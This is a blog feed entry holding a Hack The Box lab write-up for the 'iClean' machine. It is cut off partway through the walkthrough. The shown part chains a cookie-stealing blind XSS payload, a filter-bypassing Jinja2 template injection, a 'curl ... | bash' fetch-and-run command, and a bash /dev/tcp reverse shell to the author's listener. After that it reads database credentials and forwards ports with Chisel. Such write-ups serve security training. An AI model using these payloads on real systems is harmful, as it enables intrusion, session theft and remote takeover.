<?xml version="1.0" encoding="utf-8"?><feed xmlns="http://www.w3.org/2005/Atom" ><generator uri="https://jekyllrb.com/" version="3.10.0">Jekyll</generator><link href="https://joe-graham.github.io/feed.xml" rel="self" type="application/atom+xml" /><link href="https://joe-graham.github.io/" rel="alternate" type="text/html" /><updated>2026-03-24T13:33:04+00:00</updated><id>https://joe-graham.github.io/feed.xml</id><title type="html">Joe Graham</title><subtitle>Blog for Joe Graham.</subtitle><entry><title type="html">Htb_iclean</title><link href="https://joe-graham.github.io/2024/04/15/htb_iclean.html" rel="alternate" type="text/html" title="Htb_iclean" /><published>2024-04-15T00:00:00+00:00</published><updated>2024-04-15T00:00:00+00:00</updated><id>https://joe-graham.github.io/2024/04/15/htb_iclean</id><content type="html" xml:base="https://joe-graham.github.io/2024/04/15/htb_iclean.html"><![CDATA[<!-- markdownlint-disable blanks-around-headings first-line-h1 no-trailing-p -->
<hr />
<p>layout: post
title:  “Hack The Box Write-up: iClean”
date:   2024-04-15 00:00:00 -0400
categories: posts htb pentesting
—
iClean is a Linux box created by LazyTitan33 that is rated medium by the HTB
community. iClean’s exploit process involves exploiting a web application
vulnerable to blind cross-site scripting (XSS), server-side template injection
(SSTI), and then privilege escalation via an arbitrary write as root
vulnerability in the sudo configuration.</p>

<h2 id="network-enumeration">Network Enumeration</h2>

<p>As usual, we start by enumerating the open ports and services on the system.</p>

<!-- markdownlint-disable line-length -->
<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="c"># Nmap 7.94SVN scan initiated Mon Apr 15 12:07:52 2024 as: nmap -p- -sV -oA 10.10.11.12 -v 10.10.11.12</span>
Nmap scan report <span class="k">for </span>capiclean.htb <span class="o">(</span>10.10.11.12<span class="o">)</span>
Host is up <span class="o">(</span>0.027s latency<span class="o">)</span><span class="nb">.</span>

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 <span class="o">(</span>Ubuntu Linux<span class="p">;</span> protocol 2.0<span class="o">)</span>
80/tcp open  http    Apache httpd 2.4.52 <span class="o">((</span>Ubuntu<span class="o">))</span>
Service Info: OS: Linux<span class="p">;</span> CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ <span class="nb">.</span>
<span class="c"># Nmap done at Mon Apr 15 12:07:59 2024 -- 1 IP address (1 host up) scanned in 7.04 seconds</span>
</code></pre></div></div>
<!-- markdownlint-enable line-length -->

<h2 id="http">HTTP</h2>

<p>The only usable listening service at our disposal is HTTP. Browsing to the
index page of the site reveals this page:</p>

<p><img src="/assets/iclean/index_page.png" alt="Index page for a website called &quot;Capiclean&quot;. Includes a Login button, a search bar, a hamburger menu, and the content &quot;KEEP YOUR HOUSE CLEAN&quot; &quot;Let us take care of the choring so that you can focus on what really matters - running your business or enjoying your home.&quot;" /></p>

<p>The menu bar in the top right of the page lists 5 menu options, as shown below.</p>

<p><img src="/assets/iclean/menu.png" alt="The options are &quot;Home&quot;, &quot;Services&quot;, &quot;About&quot;, &quot;Choose&quot;, and &quot;Team&quot;" /></p>

<p>I browsed through each page to enumerate the application’s functionality, and
found a page to obtain a quote for services at <code class="language-plaintext highlighter-rouge">http://capiclean.htb/quote</code>.
The page is shown below.</p>

<p><img src="/assets/iclean/quote_page.png" alt="The page includes three checkboxes labeled &quot;Carpet Cleaning&quot;, &quot;Tile &amp; Grout&quot;, and &quot;Office Cleaning&quot; and a form for email address to be submitted" /></p>

<h2 id="blind-xss">Blind XSS</h2>

<p>I found that the email address field was vulnerable to Blind XSS. I discovered
the vulnerability when I sent a crafted request for carpet cleaning. A normal
quote generated an HTTP POST request to <code class="language-plaintext highlighter-rouge">http://capiclean.htb/sendMessage</code> and
was captured by the Burp Suite proxy as shown below.</p>

<div class="language-text highlighter-rouge"><div class="highlight"><pre class="highlight"><code>Request:
POST /sendMessage HTTP/1.1
Host: capiclean.htb
[snip]
Cookie: Session=eyJyb2xl[snip]M3rkM
Upgrade-Insecure-Requests: 1

service=Carpet+Cleaning&amp;email=test%40capiclean.htb

Response:
HTTP/1.1 200 OK
[snip]
Server: Werkzeug/2.3.7 Python/3.10.12
[snip]
</code></pre></div></div>


<p>I chose a payload that would send the victim’s cookies to a Netcat listener on
port 1337. The payload and the URL encoded version of the payload is shown below
in the Decoder component in Burp Suite.</p>

<p><img src="/assets/iclean/xss_payload.png" alt="Payload: &quot;&lt;img src=x onerror=this.src=&quot;http://10.10.14.225:1337/&quot;+btoa(document.cookie)&gt;&quot;" /></p>


<p>I saved the cookie in Cookie Manager and browsed to <code class="language-plaintext highlighter-rouge">/dashboard</code>, which allowed
me access to the application’s admin panel.</p>

<p><img src="/assets/iclean/admin_panel.png" alt="Dashboard page is titled &quot;Admin Dashboard&quot; and lists four options: &quot;Generate Invoice&quot;, &quot;Generate QR&quot;, &quot;Edit Services&quot;, &quot;Quote Requests&quot;" /></p>

<h2 id="server-side-template-injection-ssti">Server-Side Template Injection (SSTI)</h2>



<p>I browsed to each of the new pages and found the QR generation page accepted an
invoice number generated by the “Generate Invoice” page.</p>

<p><img src="/assets/iclean/generate_invoice.png" alt="Browsed to &quot;http://capiclean.htb/InvoiceGenerator&quot; with the text &quot;Invoice ID generated: 672097015&quot;" /></p>

<p><img src="/assets/iclean/generate_qr.png" alt="Browsed to &quot;http://capiclean.htb/QRGenerator&quot; with the text &quot;Generate QR&quot;, a text bot with the invoice ID entered, and a button labeled &quot;Generate&quot;" /></p>


<p>The next page allowed the user to enter a link to a QR code that would be added
to an invoice generated by the page.</p>

<p><img src="/assets/iclean/qr_link.png" alt="Part of the next page showing &quot;Generate QR&quot; as bold text, an empty text field labeled &quot;invoice-id&quot;, a button labeled &quot;Generate&quot;, text that says &quot;QR Code Link: http://capiclean.htb/static/qr_code/qr_code_6720970151.png&quot;, more bold text saying &quot;Insert QR Link to generate Scannable Invoice:&quot;, another empty text field labeled &quot;qr-link&quot;, and another button labeled &quot;submit&quot;" /></p>


<p>An invoice generated with “test” for the link is shown below.</p>

<p><img src="/assets/iclean/invoice.png" alt="An invoice is shown on screen with various fields and charges." /></p>

<p>The QR-link field can be leveraged to inject arbitrary data in the Jinja2 Python
templating engine used by the web application. I identified that the website was
using Flask by noticing the Server header in each response returned by the
application. <a href="https://book.hacktricks.xyz/pentesting-web/ssti-server-side-template-injection/jinja2-ssti">HackTricks includes a primer on different payloads</a>
for testing injection as well as how to leverage injection to obtain arbitrary
read/write and RCE via the templating engine. I demonstrated this vulnerability
first by injecting <code class="language-plaintext highlighter-rouge">{{config.items()}}</code> into the QR link field.</p>

<!-- markdownlint-disable line-length -->
<div class="language-text highlighter-rouge"><div class="highlight"><pre class="highlight"><code>Request:
POST /QRGenerator HTTP/1.1
Host: capiclean.htb
[snip]
Cookie: Session=eyJyb2xl[snip]M3rkM
Upgrade-Insecure-Requests: 1

invoice_id=&amp;form_type=scannable_invoice&amp;qr_link={{config.items()}}

Response:
[snip]
&lt;img src="data:image/png;base64,dict_items([(&amp;#39;DEBUG&amp;#39;, False), (&amp;#39;TESTING&amp;#39;, False),[snip]])&gt;
</code></pre></div></div>
<!-- markdownlint-enable line-length -->

<p>While testing several payloads, I found that certain characters caused the
application to return an HTTP 500 response. For example, requests with <code class="language-plaintext highlighter-rouge">_</code> in
the field returned an HTTP 500.</p>

<!-- markdownlint-disable line-length -->
<div class="language-text highlighter-rouge"><div class="highlight"><pre class="highlight"><code>Request:
POST /QRGenerator HTTP/1.1
Host: capiclean.htb
[snip]
Cookie: Session=eyJyb2xl[snip]M3rkM
Upgrade-Insecure-Requests: 1

invoice_id=&amp;form_type=scannable_invoice&amp;qr_link={{[].__class__}}

Response:
HTTP/1.1 500 INTERNAL SERVER ERROR
[snip]

&lt;!doctype html&gt;
&lt;html lang=en&gt;
  &lt;title&gt;
    500 Internal Server Error
  &lt;/title&gt;
  &lt;h1&gt;
    Internal Server Error
  &lt;/h1&gt;
  &lt;p&gt;
    The server encountered an internal error and was unable to complete your request. Either the server is overloaded or there is an error in the application.
  &lt;/p&gt;
</code></pre></div></div>
<!-- markdownlint-enable line-length -->

<p>Encoding the payload with the format <code class="language-plaintext highlighter-rouge">\x + hex_code</code> allowed the request to go
through. The root directory on the webserver was displayed in place of the QR
code URL.</p>

<!-- markdownlint-disable line-length -->
<div class="language-text highlighter-rouge"><div class="highlight"><pre class="highlight"><code>Request:
POST /QRGenerator HTTP/1.1
Host: capiclean.htb
[snip]
Cookie: Session=eyJyb2xl[snip]M3rkM
Upgrade-Insecure-Requests: 1

invoice_id=&amp;form_type=scannable_invoice&amp;qr_link={{""["\x5f\x5fclass\x5f\x5f"]["\x5f\x5fmro\x5f\x5f"][1]["\x5f\x5fsubclasses\x5f\x5f"]()[365]('ls /',shell=True,stdout=-1).communicate()}}

Response:
[snip]
&lt;img src="data:image/png;base64,(b&amp;#39;bin\nboot\ndeb\netc\nhome\nlib\nlib32\nlib64\nlibx32\nlost+found\nmedia\nmnt\nopt\nproc\nroot\nrun\nsbin\nsrv\nsys\nytmp\nusr\nvar\n&amp;#39;, None)" alt="QR Code"&gt;
</code></pre></div></div>
<!-- markdownlint-enable line-length -->

<p>I then crafted an RCE payload following the steps given in the HackTricks
writeup. The request and response in Burp Suite Repeater are shown below.</p>

<!-- markdownlint-disable line-length -->
<div class="language-text highlighter-rouge"><div class="highlight"><pre class="highlight"><code>Request:
POST /QRGenerator HTTP/1.1
Host: capiclean.htb
[snip]
Cookie: Session=eyJyb2xl[snip]M3rkM
Upgrade-Insecure-Requests: 1

invoice_id=&amp;form_type=scannable_invoice&amp;qr_link={{""["\x5f\x5fclass\x5f\x5f"]["\x5f\x5fmro\x5f\x5f"][1]["\x5f\x5fsubclasses\x5f\x5f"]()[365]('curl http://10.10.14.225:1337',shell=True,stdout=-1).communicate()}}
Response:
HTTP/1.1 200 OK
[snip]
</code></pre></div></div>
<!-- markdownlint-enable line-length -->

<p>A Netcat listener open on 1337 successfully received the HTTP request generated
by the curl command.</p>

<div class="language-zsh highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="o">(</span>kali@kali<span class="o">)</span>-[~/htb/iclean]
<span class="nv">$ </span>nc <span class="nt">-lvp</span> 1337
listening on <span class="o">[</span>any] 1337 ...
connect to <span class="o">[</span>10.10.14.225] from capiclean.htb <span class="o">[</span>10.10.11.12] 46820
GET / HTTP/1.1
Host: 10.10.14.225:1337
User-Agent: curl/7.81.0
Accept: <span class="k">*</span>/<span class="k">*</span>
</code></pre></div></div>

<p>I wrote a bash reverse shell that would connect back to port 1337, which is
shown here. I placed it in <code class="language-plaintext highlighter-rouge">/var/www/html</code> and then started the Apache webserver
on my Kali VM.</p>

<div class="language-zsh highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="o">(</span>kali@kali<span class="o">)</span>-[/var/www/html]
<span class="nv">$ </span><span class="nb">cat </span>payload.sh
/bin/bash <span class="nt">-i</span> <span class="o">&gt;</span>&amp; /dev/tcp/10.10.14.225/1337 0&gt;&amp;1
</code></pre></div></div>

<p>I triggered another command to request the payload and pass the payload to a new
bash process, as shown below.</p>

<!-- markdownlint-disable line-length -->
<div class="language-text highlighter-rouge"><div class="highlight"><pre class="highlight"><code>Request: 
POST /QRGenerator HTTP/1.1
Host: capiclean.htb
[snip]
Cookie: Session=eyJyb2xl[snip]M3rkM
Upgrade-Insecure-Requests: 1

invoice_id=&amp;form_type=scannable_invoice&amp;qr_link={{""["\x5f\x5fclass\x5f\x5f"]["\x5f\x5fmro\x5f\x5f"][1]["\x5f\x5fsubclasses\x5f\x5f"]()[365]('curl http://10.10.14.225/exploit.sh|bash',shell=True,stdout=-1).communicate()}}

Response:
HTTP/1.1 200 OK
[snip]
</code></pre></div></div>
<!-- markdownlint-enable line-length -->

<p>A reverse shell was spawned and connected to the netcat listener.</p>

<div class="language-zsh highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="o">(</span>kali@kali<span class="o">)</span>-[~/htb/iclean]
<span class="nv">$ </span>nc <span class="nt">-lvp</span> 1337
listening on <span class="o">[</span>any] 1337 ...
connect to <span class="o">[</span>10.10.14.225] from capiclean.htb <span class="o">[</span>10.10.11.12] 48474
bash: cannot <span class="nb">set </span>terminal process group <span class="o">(</span>1203<span class="o">)</span>: Inappropriate ioctl <span class="k">for </span>device
bash: no job control <span class="k">in </span>this shell
www-data@iclean:/opt/app<span class="err">$</span>
</code></pre></div></div>

<h2 id="user-own">User own</h2>

<p>While this is a step in the right direction, the <code class="language-plaintext highlighter-rouge">www-data</code> user doesn’t have a
lot of access on the system. The user is able to look at all files within
<code class="language-plaintext highlighter-rouge">/opt/app</code>, which includes the <code class="language-plaintext highlighter-rouge">app.py</code> file used to serve the web application.
At the top of the file there were credentials to connect to a MySQL database
used to store records used by the web application.</p>

<!-- markdownlint-disable line-length -->
<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>www-data@iclean:/opt/app<span class="nv">$ </span><span class="nb">cat </span>app.py
<span class="nb">cat </span>app.py
from flask import Flask, render_template, request, jsonify, make_response, session, redirect, url_for
from flask import render_template_string
import pymysql
import hashlib
impot os
import random, string
import pyqrcode
from jinaj2 import StrictUndefined
from io import BytesIO
import re, requests, <span class="nb">base64

</span>app <span class="o">=</span> Flask<span class="o">(</span>__name__<span class="o">)</span>

app.config[<span class="s1">'SESSION_COOKIE_HTTPONLY'</span><span class="o">]</span> <span class="o">=</span> False

secret_key <span class="o">=</span> <span class="s1">''</span>.join<span class="o">(</span>random.choice<span class="o">(</span>string.ascii_lowercase<span class="o">)</span> <span class="k">for </span>i <span class="k">in </span>range<span class="o">(</span>64<span class="o">))</span>
app.secret_key <span class="o">=</span> secret_key
<span class="c"># Database Configuration</span>
db_config <span class="o">=</span> <span class="o">{</span>
    <span class="s1">'host'</span>: <span class="s1">'127.0.0.1'</span>,
    <span class="s1">'user'</span>: <span class="s1">'iclean'</span>,
    <span class="s1">'password'</span>: <span class="s1">'pxCsmnGLckUb'</span>,
    <span class="s1">'database'</span>: <span class="s1">'capiclean'</span>
<span class="o">}</span>
</code></pre></div></div>
<!-- markdownlint-enable line-length -->

<p>It would be unwieldy to try to use the MySQL client over a reverse shell, so I
used Chisel to forward the MySQL port on the iclean box to my Kali VM. The
command I used to forward the port is shown below.</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>www-data@iclean:~<span class="nv">$ </span>./chisel client 10.10.14.225:4444 R:3306:localhost:3306
./chisel client 10.10.14.225:4444 R:3306:localhost:3306
2024/04/14 21:57:10 client: Connecting to ws://10.10.14.225:4444
2024/04/14 21:57:11 client: Connected <span class="o">(</span>Latency 32.271668ms<span class="o">)</span>
</code></pre></div></div>

<p>I was then able to connect to the iclean box’s MySQL server using the MySQL
client on my Kali box.</p>

<div class="language-zsh highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="o">(</span>kali@kali<span class="o">)</span>-[~/htb/iclean]
<span class="nv">$ </span>mysql <span class="nt">-u</span> iclean <span class="nt">-ppxCsmnGLckUb</span> <span class="nt">-h</span> 127.0.0.1
Welcome to the MariaDB monitor. Commands end with <span class="p">;</span> or <span class="se">\g</span><span class="nb">.</span>
Your MySQL connection <span class="nb">id </span>is 13312
Server version: 8.0.36-0ubuntu0.22.04.1 <span class="o">(</span>Ubuntu<span class="o">)</span>

Copyright <span class="o">(</span>c<span class="o">)</span> 2000, 2018, Oracle, MariaDB Corporation Ab and others.

